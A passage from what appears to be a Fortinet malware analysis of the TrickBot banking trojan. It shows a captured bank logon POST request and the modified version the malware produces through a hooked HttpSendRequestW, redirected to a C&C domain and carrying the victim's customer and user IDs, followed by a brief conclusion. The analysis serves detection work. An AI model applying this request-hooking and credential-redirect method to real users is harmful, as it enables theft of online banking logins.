Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: www.xxxx.xxxx.com
Content-Length: 168
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: [omission]

ct_orig_uri=https%3A%2F%2Fwww.xxxx.xxxx.com%3A443%xxxx%2Fxxx%2Fdefault.jsp&RANDOM_ID=213
0472344&customerId=0903670001&userId=1234567890&submit=Continue
```

The data is captured by local hook function of `HttpSendRequestW` and later it is modified as this:


```
POST /CWSLogon/4P/CheckId.do HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg,
application/x-ms-xbap, */*
Referer:
hxxps://www.xxxx.xxxx.com/CWSLogon/logon.do?CTAuthMode=RBSG_CORP4P&domain=.xxxx.xxxx.com&
ct-web-server-
id=Internet&CT_ORIG_URL=%xxxx%xxxx%2Fdefault.jsp&ct_orig_uri=https%3A%2F%2Fwww.xxxx.xxxx.com
%3A443%xxxx%xxxx%2Fdefault.jsp
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Content-Type: application/x-www-form-urlencoded
Connection: close
Host: ccsacyjnfkomdrtsvwhxlzipeaqb.net
Content-Length: 168
Cache-Control: no-cache
Cookie: [omission]
X-Forwarded-For: [My Public IP]
Clientinfo: lindoc1 AAA-PC_W617600.CA836C89ADF141D19A16BFA7397AD021

ct_orig_uri=https%3A%2F%2Fwww.xxxx.xxxx.com%3A443%xxxx%xxxx%2Fdefault.jsp&RANDOM_ID=2130
472344&customerId=0903670001&userId=1234567890&submit=Continue
```

As you may have noticed, the strings in green are modified or newly added. The string in yellow is the data that I entered on the bank's login page. It will be sent to the C&C server, whose IP address and port are from command 23's response.

TrickBot flow charts

Here are the flow charts that show how TrickBot is executed on the victim's machine.



‘

Figure 10. TrickBot is first executed




Figure 11. TrickBot is executed by Task Scheduler

Conclusion

Through this analysis, we know how TrickBot installs itself on victim's machine, and how it communicates with the C&C server, as well as what and how it steals online banking information from the victim's browser, and finally how it upgrades itself from time to time.

Fortinet has published an IPS signature, "Trick.Botnet" to detect the communication between TrickBot and its C&C servers.

Source: http://blog.fortinet.com/2016/12/06/deep-analysis-of-the-online-banking-botnet-trickbot